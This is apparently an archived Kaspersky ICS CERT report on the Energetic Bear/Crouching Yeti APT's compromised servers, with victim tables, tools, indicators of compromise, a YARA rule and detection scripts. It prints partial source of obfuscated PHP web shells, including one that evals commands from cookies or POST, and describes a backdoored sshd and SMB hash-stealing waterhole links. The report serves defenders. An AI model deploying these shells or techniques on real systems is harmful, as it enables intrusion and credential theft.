Energetic Bear/Crouching Yeti: attacks on servers

By Kaspersky ICS CERT

Published: 2018-04-23 · Archived: 2026-04-05 17:44:20 UTC

Energetic Bear/Crouching Yeti is a widely known APT group active since at least 2010. The group tends to attack different companies with a strong focus on the energy and industrial sectors. Companies attacked by Energetic Bear/Crouching Yeti are geographically distributed worldwide with a more obvious concentration in Europe and the US. In 2016-2017, the number of attacks on companies in Turkey increased significantly.

The main tactics of the group include sending phishing emails with malicious documents and infecting various servers. The group uses some of the infected servers for auxiliary purposes – to host tools and logs. Others are deliberately infected to use them in waterhole attacks in order to reach the group's main targets.

Recent activity of the group against US organizations was discussed in a US-CERT advisory, which linked the actor to the Russian government, as well as an advisory by the UK National Cyber Security Centre.

This report by Kaspersky Lab ICS CERT presents information on identified servers that have been infected and used by the group. The report also includes the findings of an analysis of several webservers compromised by the Energetic Bear group during 2016 and in early 2017.

Attack victims

The table below shows the distribution of compromised servers (based on the language of website content and/or the origins of the company renting the server at the time of compromise) by countries, attacked company types and the role of each server in the overall attack scheme. Victims of the threat actor's attacks were not limited to industrial companies.


Table 1. Compromised servers

Country	Description	Role in the attack
Russia	Opposition political website	Waterhole
	Real estate agency	Auxiliary (collecting user data in the waterhole attack)
	Football club	Waterhole
	Developer and integrator of secure automation systems and IS consultant	Waterhole
	Developers of software and equipment	Auxiliary (collecting user data in the waterhole attack, tool hosting)

	Investment website	Auxiliary (collecting user data in the waterhole attack)
Ukraine	Electric power sector company	Waterhole
	Bank	Waterhole
UK	Aerospace company	Waterhole
Germany	Software developer and integrator	Waterhole
	Unknown	Auxiliary (collecting user data in the waterhole attack)
Turkey	Oil and gas sector enterprise	Waterhole
	Industrial group	Waterhole
	Investment group	Waterhole
Greece	Server of a university	Auxiliary (collecting user data in the waterhole attack)
USA	Oil and gas sector enterprise	Waterhole
Unknown	Affiliate network site	Auxiliary (collecting user data in the waterhole attack)

Waterhole

All waterhole servers are infected following the same pattern: injecting a link into a web page or JS file with the following file scheme: file://IP/filename.png.



The link is used to initiate a request for an image, as a result of which the user connects to the remote server over the SMB protocol. In this attack type, the attackers' goal is to extract the following data from the session:

- user IP,
- user name,
- domain name,
- NTLM hash of the user's password.

It should be noted that the image requested using the link is not physically located on the remote server.

Scanned resources

Compromised servers are in some cases used to conduct attacks on other resources. In the process of analyzing infected servers, numerous websites and servers were identified that the attackers had scanned with various tools, such as nmap, dirsearch, sqlmap, etc. (tool descriptions are provided below).

Table 2. Resources that were scanned from one of the infected servers

Country (based on the content)	Description
Russia	Non-profit organization
	Sale of drugs
	Travel/maps

	Resources based on the Bump platform (platform for corporate social networks) – non-profit organization, social network for college/university alumni, communication platform for NGOs, etc.
	Business – photographic studio
	Industrial enterprise, construction company
	Door manufacturing
	Cryptocurrency exchange
	Construction information and analysis portal
	Personal website of a developer
	Vainah Telecom IPs and Subnets (Chechen Republic) Various Chechen resources (governmental organizations, universities, industrial enterprises, etc.)
	Web server with numerous sites (alumni sites, sites of industrial and engineering companies, etc.)
	Muslim dating site
Brazil	Water treatment
Turkey	Hotels
	Embassy in Turkey
	Software developer
	Airport website
	City council website
	Cosmetics manufacturer
	Religious website
	Turktelekom subnet with a large number of sites
	Telnet Telecom subnet with a large number of sites
Georgia	Personal website of a journalist
Kazakhstan	Unknown web server
Ukraine	Office supplies online store

	Floral business
	Image hosting service
	Online course on sales
	Dealer of farming equipment and spare parts
	Ukrainian civil servant’s personal website
	Online store of parts for household appliance repair
	Timber sales, construction
	Tennis club website
	Online store for farmers
	Online store of massage equipment
	Online clothes store
	Website development and promotion
	Online air conditioner store
Switzerland	Analytical company
US	Web server with many domains
France	Web server with many domains
Vietnam	Unknown server
International	Flight tracker

The sites and servers on this list do not seem to have anything in common. Even though the scanned servers do not necessarily look like potential final victims, it is likely that the attackers scanned different resources to find a server that could be used to establish a foothold for hosting the attackers’ tools and, subsequently, to develop the attack.

Part of the sites scanned may have been of interest to the attackers as candidates for hosting waterhole resources.

In some cases, the domains scanned were hosted on the same server; sometimes the attackers went through the list of possible domains matching a given IP.

In most cases, multiple attempts to compromise a specific target were not identified – with the possible exception of sites on the Bump platform, flight tracker servers and servers of a Turkish hotel chain.

Curiously, the sites scanned included a web developer’s website, kashey.ru, and resources links to which were found on this site. These may have been links to resources developed by the site’s owner: www.esodedi.ru, www.i-

stroy.ru, www.saledoor.ru

Utilities

Utilities found on compromised servers are open-source and publicly available on GitHub:

- Nmap – an open-source utility for analyzing the network and verifying its security.
- Dirsearch — a simple command-line tool for brute forcing (performing exhaustive searches of) directories and files on websites.
- Sqlmap — an open-source penetration testing tool, which automates the process of identifying and exploiting SQL injection vulnerabilities and taking over database servers.
- Sublist3r — a tool written in Python designed to enumerate website subdomains. The tool uses open-source intelligence (OSINT). Sublist3r supports many different search engines, such as Google, Yahoo, Bing, Baidu and Ask, as well as such services as Netcraft, Virustotal, ThreatCrowd, DNSdumpster and ReverseDNS. The tool helps penetration testers to collect information on the subdomains of the domain they are researching.
- Wpscan — a WordPress vulnerability scanner that uses the blackbox principle, i.e., works without access to the source code. It can be used to scan remote WordPress sites in search of security issues.
- Impacket — a toolset for working with various network protocols, which is required by SMBTrap.
- SMBTrap — a tool for logging data received over the SMB protocol (user IP address, user name, domain name, password NTLM hash).
- Commix — a vulnerability search and command injection and exploitation tool written in Python.
- Subbrute – a subdomain enumeration tool available for Python and Windows that uses an open name resolver as a proxy and does not send traffic to the target DNS server.
- PHPMailer – a mail sending tool.

In addition, a custom Python script named ftpChecker.py was found on one of the servers. The script was designed to check FTP hosts from an incoming list.

Malicious php files

The following malicious php files were found in different directories in the nginx folder and in a working directory created by the attackers on an infected web servers:

File name	Brief description	md5sum	Time of the latest file change (MSK)	Size, bytes
ini.php	wso shell+ mail	f3e3e25a822012023c6e81b206711865	2016-07-01 15:57:38	28786
mysql.php	wso shell+ mail	f3e3e25a822012023c6e81b206711865	2016-06-12 13:35:30	28786
opts.php	wso shell	c76470e85b7f3da46539b40e5c552712	2016-06-12 12:23:28	36623

error_log.php	wso shell	155385cc19e3092765bcfed034b82ccb	2016-06-12 10:59:39	36636
code29.php	web shell	1644af9b6424e8f58f39c7fa5e76de51	2016-06-12 11:10:40	10724
proxy87.php	web shell	1644af9b6424e8f58f39c7fa5e76de51	2016-06-12 14:31:13	10724
theme.php	wso shell	2292f5db385068e161ae277531b2e114	2017-05-16 17:33:02	133104
sma.php	PHPMailer	7ec514bbdc6dd8f606f803d39af8883f	2017-05-19 13:53:53	14696
media.php	wso shell	78c31eff38fdb72ea3b1800ea917940f	2017-04-17 15:58:41	1762986

In the table above:

- Web shell is a script that allows remote administration of the machine.
- WSO is a popular web shell and file manager (it stands for “Web Shell by Orb”) that has the ability to masquerade as an error page containing a hidden login form. It is available on GitHub:

https://github.com/phpFileManager/WSO

Two of the PHP scripts found, ini.php and mysql.php, contained a WSO shell concatenated with the following email spamming script:

https://github.com/bediger4000/php-malware-analysis/tree/master/db-config.php

All the scripts found are obfuscated.

```
$a = "b"."".."as"."e"."".""."6"."4"."_"."de"."".."c"."o". ""."d"."e"; assert($a('ZXZhbCgiXHg2NVx4Nz
x4NkNceDYxXHg3NFx4NjVceDI4XHg2Mlx4NjFceDczXHg2NVx4MzZceDM0XHg1Rlx4NjRceDY1XHg2M1x4NkZceDY0XHg2NVx
1aE55RGxudnQ3VmZwWnN0VkIxVWVseTd6bDc3MVVOWFp4Si94Ly85cy83Zy8vekpqNi9XL2kzc2YrOEVmSjNTL3oyMGI5YjZy
bm9iL0hjZUYzLzMrZjkvbDc3UC9kUjhoL3YyTlVXZy9qMnc4aHFEaDV6SHlKU2JWVlE5b1pnc0NHREpLMnRqaTFOZmdBYjJYa
XltQnVRUW9LQWRTQjZGUlIyMjllWWwrTENpbGlNOVl0dVZiTmlnSlVtZVJjR0I1V3FBQmhuSUp3cUsxbmpmRmxaL2ZSaEx0Ql
tYejRMY0hhVUdZRmNjTDVqd1FYT1M4SVluTlp5eGRZWGR5b1czTzhVVGczZWlLK1EwNy9LeERsdlVIUDNlUUZHSG94aUU1S3g
3eFJOYmpxSGpqVjJPRXluekM4TWhrTUs3QmYwbVRXYW10OFNQRXZ3WTNiV0RCcTRpOThvQ0t5Z0FxYkxvT05LV0NBcEsyblA1
OUkyd3ZEcHhxeWJXTnRMaGdWTTZ0b25uZS9FNjhsK3FQTG5mY2VNV3Bka3FORzdJUlFhRjFma3IzSUJpTloxc1hydGtaenI2R
VhRYTdBc2FpUytycnZHNnpyRWZFbDNLRDhoSGdXYXdHY2JWek5rQ1M1UDNHV3pEelVXZGlMS1hBYVIyUEs3bHRwM3dpN2NROG
h5QTJoNzV6TEZGY0lKSTBLTXdkYS9TYjF4anVSYWNvRFNWa1lVK0dFdWtvMWJjNW9COE5LSHlHYlZ0TXYvOEhic292VTVIaFV
GZXZ2dmdjUzB1RXc1RXZaN1BrUzFFam1MaDhkNy9qay8rVkh3allZVUVjVVZtbnZtYUJYZis3Zjd6V25za2dSdnQwYU9LckV5
M0lYRGFlT2hEVGY0SUdIbWVqZWFsWnphdUE4ZENYQVp6cnRBL0UrTVZEanhvUU5hZ1htSEhTYVYzZUwreFVsMVdNUVM0L0xyZ
lJ6SDNLZ2lFVzBnVTkvSXUweXlkS2VQRVE1bUpTaDB5dDROZlNmTVVCemdpcUo4Snc5Q1ZkOTVWc1gxK1pZM3htdFB4cDViN1
kxT1JHbk1HbkFTV0ZIM1hQZmZJbTJ3eE9JaTRLNnRKNWt6UmhZOGtveUlPdFdyek1BdzhOWi9CcVNLRThHMVlJcFdnQ1NLUE5
yR0hwYkxNSmlPNUw1V0g0bVJxdHBmY01hSWVVRjlhd21SNEhyYmZXNEhtQnAxci83Mjg1YloxQ25rSTBUcEd1Mm5TK3FuYU80
UVBzVHBCQ0RIbFo3b2QyUGRrYXNWdzNxMnJodjBHYVFrMWRoRzQ1OEtMcVl5SlFGN1ZtNnhmNE9DeDFETU14bWtyUGFSc2FBQ
TU4VzZ3dnZ6NDF0NzEvdkliQ3VhTXo0ZldBdzhFeThEWmxibDhiZTRQaCtaWEhjVGJtWjQzQ0lrMVovOGpuY2s3NjQydHNTdn
82T2IrQk11R05PUDdKbDZURTc3d0diZmUrcmg1OTlpdm5ydFB4UHN1UVpHMlV0dGg3YjZZQWtOY0ZZcXRDTVJjWk0yN1VsQWF
zbUFnSk9DaXdpRHgrNFNCYWRYZGUxL2U1d09YZ3E4cXZraVl6b2gxcVA5b2E2bEdSdDBYWlUyVGZnenA2UnZiOHM1cUVDTGRu
QWdMaWZMTWVIcUJMUVkyeXZ5eG5CTk9IMkQ5a3BlVVMrcmtLc0ZwMXB3WFRwaUhYaWNDRVJMdlBrNHd2RnJ4Y1hSODQ5QitnZ
kpzSHVmVmdCbGVkelVabnRyam5WM05jNGNwVzNKRzVhL2creWJOT1FGbWRZUVprMXhBcWVBRUV2bFp3UmFrenptdU5UeUo4NT
9xL1lSd2IzNkM2b1JzOHkzR3ZrMitSaFkyWm9SVnFYQzhLVkF5V2dTbjAyVEdhRHlZR1RlTXoxZFhYNkFmWjFVZnpJWmxkV1Z
XelRsbXdtQlBEUkh2enpnbjNVclkyQ09IUVJiRTBSV2xwNXJlVGJGVjVDbWN4QzRxbVM1Znc2YlVQV1JGeWlwSkI3TDBBZWFB
amlRVU1WNGo1c2UxSFlGcUkvVHhaWmo2aTYyN2kyOVFoY0dJTlNzZ2RrcmtpQndqR21TclpoeW5QVGc4MkN4VDc5RVdkbUcve
XVLTjh2Q2pzMERNOWZIVGUxanBYc2Y1akhMZllvdE85THh1cHRoMWZEcDY1dHlka3lyUm9wbHYvT0c2dWlIZ2w5ZmVJczRUQm
```

```
?><?php
$auth_pass = "161aa[redacted]";
$color = "#df5";
$default_action = 'FilesMan';
$default_use_ajax = true;
$default_charset = 'Windows-1251';

if(!empty($_SERVER['HTTP_USER_AGENT'])) {
    $userAgents = array("Google", "Slurp", "MSNBot", "ia_archiver", "Yandex", "Rambler");
    if(preg_match('/' . implode('|', $userAgents) . '/i', $_SERVER['HTTP_USER_AGENT'])) {
        header('HTTP/1.0 404 Not Found');
        exit;
    }
}

@ini_set('error_log',NULL);
@ini_set('log_errors',0);
@ini_set('max_execution_time',0);
@set_time_limit(0);
@set_magic_quotes_runtime(0);
@define('WSO_VERSION', '2.5');

if(get_magic_quotes_gpc()) {
        function WSOstripslashes($array) {
                return is_array($array) ? array_map('WSOstripslashes', $array) : stripslash
        }
        $_POST = WSOstripslashes($_POST);
    $_COOKIE = WSOstripslashes($_COOKIE);
}

function wsoLogin() {
        die("<pre align=center><form method=post>Password: <input type=password name=pass><
}

function WSOsetcookie($k, $v) {
    $_COOKIE[$k] = $v;
    setcookie($k, $v);
}

if(!empty($auth_pass)) {
    if(isset($_POST['pass']) && (md5($_POST['pass']) == $auth_pass))
        WSOsetcookie(md5($_SERVER['HTTP_HOST']) . $auth_pass);
```

One of the web shells was found on the server under two different names (proxy87.php and code29.php). It uses the eval function to execute a command sent via HTTP cookies or a POST request:

```
<?php $GLOBALS['e04c04'] = "\x2d\x27\x63\x42\x78\x2b\x9\x3c\xa\x4f\x5e\x7b\x74
$GLOBALS[$GLOBALS['e04c04'][32].$GLOBALS['e04c04'][16].$GLOBALS['e04c04'][76].
$GLOBALS[$GLOBALS['e04c04'][80].$GLOBALS['e04c04'][32].$GLOBALS['e04c04'][57].
$GLOBALS[$GLOBALS['e04c04'][72].$GLOBALS['e04c04'][76].$GLOBALS['e04c04'][48].
$GLOBALS[$GLOBALS['e04c04'][32].$GLOBALS['e04c04'][21].$GLOBALS['e04c04'][80].
$GLOBALS[$GLOBALS['e04c04'][31].$GLOBALS['e04c04'][33].$GLOBALS['e04c04'][33].
$GLOBALS[$GLOBALS['e04c04'][40].$GLOBALS['e04c04'][87].$GLOBALS['e04c04'][21].
$GLOBALS[$GLOBALS['e04c04'][65].$GLOBALS['e04c04'][48].$GLOBALS['e04c04'][21].
$GLOBALS[$GLOBALS['e04c04'][32].$GLOBALS['e04c04'][78].$GLOBALS['e04c04'][70].
$GLOBALS[$GLOBALS['e04c04'][66].$GLOBALS['e04c04'][91].$GLOBALS['e04c04'][21].
$GLOBALS[$GLOBALS['e04c04'][76].$GLOBALS['e04c04'][33].$GLOBALS['e04c04'][21].
$GLOBALS[$GLOBALS['e04c04'][32].$GLOBALS['e04c04'][2].$GLOBALS['e04c04'][30].$
$GLOBALS[$GLOBALS['e04c04'][76].$GLOBALS['e04c04'][60].$GLOBALS['e04c04'][91].
$GLOBALS[$GLOBALS['e04c04'][2].$GLOBALS['e04c04'][30].$GLOBALS['e04c04'][70].$
@$GLOBALS[$GLOBALS['e04c04'][32].$GLOBALS['e04c04'][21].$GLOBALS['e04c04'][80]
@$GLOBALS[$GLOBALS['e04c04'][32].$GLOBALS['e04c04'][21].$GLOBALS['e04c04'][80]
@$GLOBALS[$GLOBALS['e04c04'][32].$GLOBALS['e04c04'][21].$GLOBALS['e04c04'][80]
@$GLOBALS[$GLOBALS['e04c04'][66].$GLOBALS['e04c04'][91].$GLOBALS['e04c04'][21]

$oc6f04636 = NULL;
$b71cf9d8e = NULL;

$GLOBALS[$GLOBALS['e04c04'][2].$GLOBALS['e04c04'][16].$GLOBALS['e04c04'][78].$
global $c07cca;

function ca88bc897($oc6f04636, $c3436590)
{
    $t1ab75e = "";

    for ($z8d042841=0; $z8d042841<$GLOBALS[$GLOBALS['e04c04'][72].$GLOBALS['e0
    {
        for ($ob7ba044=0; $ob7ba044<$GLOBALS[$GLOBALS['e04c04'][72].$GLOBALS['
        {
            $t1ab75e .= $GLOBALS[$GLOBALS['e04c04'][32].$GLOBALS['e04c04'][16]
        }
    }

    return $t1ab75e;
}
```

```php
function xor2strings_wrapper($oc6f04636, $c3436590)
{
    global $c07cca;

    return xor2strings(xor2strings($oc6f04636, $c07cca), $c3436590);
}

foreach ($_COOKIE as $c3436590=>$m7fe69)
{
    $oc6f04636 = $m7fe69;
    $b71cf9d8e = $c3436590;
}

if (!$oc6f04636)
{
    foreach ($_POST as $c3436590=>$m7fe69)
    {
        $oc6f04636 = $m7fe69;
        $b71cf9d8e = $c3436590;
    }
}

$oc6f04636 = @unserialize(xor2strings_wrapper(base64_decode($oc6f04636), $b71cf9d8e));
if (isset($oc6f04636[ak]) && $c07cca==$oc6f04636[ak])
{
    if ($oc6f04636[a] == i)
    {
        $z8d042841 = Array(
            pv => @phpversion(),
            sv => 1.0-1,
        );
        echo @serialize($z8d042841);
    }
    elseif ($oc6f04636[a] == e)
    {
        eval($oc6f04636[d]);
    }
    exit();
}
```

Modified sshd

A modified sshd with a preinstalled backdoor was found in the process of analyzing the server.


Patches with some versions of backdoors for sshd that are similar to the backdoor found are available on GitHub, for example:

https://github.com/jivoi/openssh-backdoor-kit

Compilation is possible on any OS with binary compatibility.

As a result of replacing the original sshd file with a modified one on the infected server, an attacker can use a ‘master password’ to get authorized on the remote server, while leaving minimal traces (compared to an ordinary user connecting via ssh).

In addition, the modified sshd logs all legitimate ssh connections (this does not apply to the connection that uses the ‘master password’), including connection times, account names and passwords. The log is encrypted and is located at /var/tmp/.pipe.sock.



Activity of the attackers on compromised servers


In addition to using compromised servers to scan numerous resources, other attacker activity was also identified.

After gaining access to the server, the attackers installed the tools they needed at different times. Specifically, the following commands for third-party installations were identified on one of the servers:

- apt install traceroute
- apt-get install nmap
- apt-get install screen
- git clone https://github.com/sqlmapproject/sqlmap.git

Additionally, the attackers installed any packages and tools for Python they needed.

The diagram below shows times of illegitimate logons to one of the compromised servers during one month. The attackers checked the smbtrap log file on working days. In most cases, they logged on to the server at roughly the same time of day, probably in the morning hours:



In addition, in the process of performing the analysis, an active process was identified that exploited SQL injection and collected data from a database of one of the victims.

Conclusion

The findings of the analysis of compromised servers and the attackers' activity on these servers are as follows:

1. 1 With rare exceptions, the group's members get by with publicly available tools. The use of publicly available utilities by the group to conduct its attacks renders the task of attack attribution without any additional group 'markers' very difficult.
2. 2 Potentially, any vulnerable server on the internet is of interest to the attackers when they want to establish a foothold in order to develop further attacks against target facilities.
3. 3 In most cases that we have observed, the group performed tasks related to searching for vulnerabilities, gaining persistence on various hosts, and stealing authentication data.
4. 4 The diversity of victims may indicate the diversity of the attackers' interests.
5. 5 It can be assumed with some degree of certainty that the group operates in the interests of or takes orders from customers that are external to it, performing initial data collection, the theft of authentication data and gaining persistence on resources that are suitable for the attack's further development.

Appendix I – Indicators of Compromise

Filenames and Paths

Tools*

/usr/lib/libng/ftpChecker.py
/usr/bin/nmap/
/usr/lib/libng/dirsearch/
/usr/share/python2.7/dirsearch/
/usr/lib/libng/SMBTrap/
/usr/lib/libng/commix/
/usr/lib/libng/subbrute-master/
/usr/share/python2.7/sqlmap/
/usr/lib/libng/sqlmap-dev/
/usr/lib/libng/wpscan/
/usr/share/python2.7/wpscan/
/usr/share/python2.7/Sublist3r/

*Note that these tools can also be used by other threat actors.

PHP files:

/usr/share/python2.7/sma.php
/usr/share/python2.7/theme.php
/root/theme.php
/usr/lib/libng/media.php

Logs

/var/tmp/.pipe.sock

PHP file hashes

f3e3e25a822012023c6e81b206711865
c76470e85b7f3da46539b40e5c552712
155385cc19e3092765bcfed034b82ccb
1644af9b6424e8f58f39c7fa5e76de51
2292f5db385068e161ae277531b2e114
7ec514bbdc6dd8f606f803d39af8883f
78c31eff38fdb72ea3b1800ea917940f

Yara rules

rule Backdoored_ssh {
strings:
$a1 = “OpenSSH”
$a2 = “usage: ssh”
$a3 = “HISTFILE”
condition:

```
uint32(0) == 0x464c457f and filesize<1000000 and all of ($a*)
}
```

Shell script for Debian

```
cd /tmp
workdir=428c5fcf495396df04a459e317b70ca2
mkdir $workdir
cd $workdir
find / -type d -iname smbtrap > find-smbtrap.txt 2>/dev/null
find / -type d -iname dirsearch > find-dirsearch.txt 2>/dev/null
find / -type d -iname nmap > find-nmap.txt 2>/dev/null
find / -type d -iname wpscan > find-wpscan.txt 2>/dev/null
find / -type d -iname sublist3r > find-sublist3r.txt 2>/dev/null
dpkg -l | grep -E \(impacket\|pcapy\|nmap\) > dpkg-grep.txt
cp /var/lib/dpkg/info/openssh-server.md5sums . #retrieve initial hash for sshd
md5sum /usr/sbin/sshd > sshd.md5sum #calculate actual hash for sshd
```

Shell script for Centos

```
cd /tmp
workdir=428c5fcf495396df04a459e317b70ca2
mkdir $workdir
cd $workdir
find / -type d -iname smbtrap > find-smbtrap.txt 2>/dev/null
find / -type d -iname dirsearch > find-dirsearch.txt 2>/dev/null
find / -type d -iname nmap > find-nmap.txt 2>/dev/null
find / -type d -iname wpscan > find-wpscan.txt 2>/dev/null
find / -type d -iname sublist3r > find-sublist3r.txt 2>/dev/null
rpm -qa | grep -E \(impacket\|pcapy\|nmap\) > rpm-grep.txt
rpm -qa –dump | grep ssh > rpm-qa-dump.txt #retrieve initial hash for sshd
sha256sum /usr/sbin/sshd > sshd.sha256sum #calculate actual sha256 hash for sshd
md5sum /usr/sbin/sshd > sshd.md5sum #calculate actual md5 hash for sshd
```

Energetic Bear/Crouching Yeti: attacks on servers
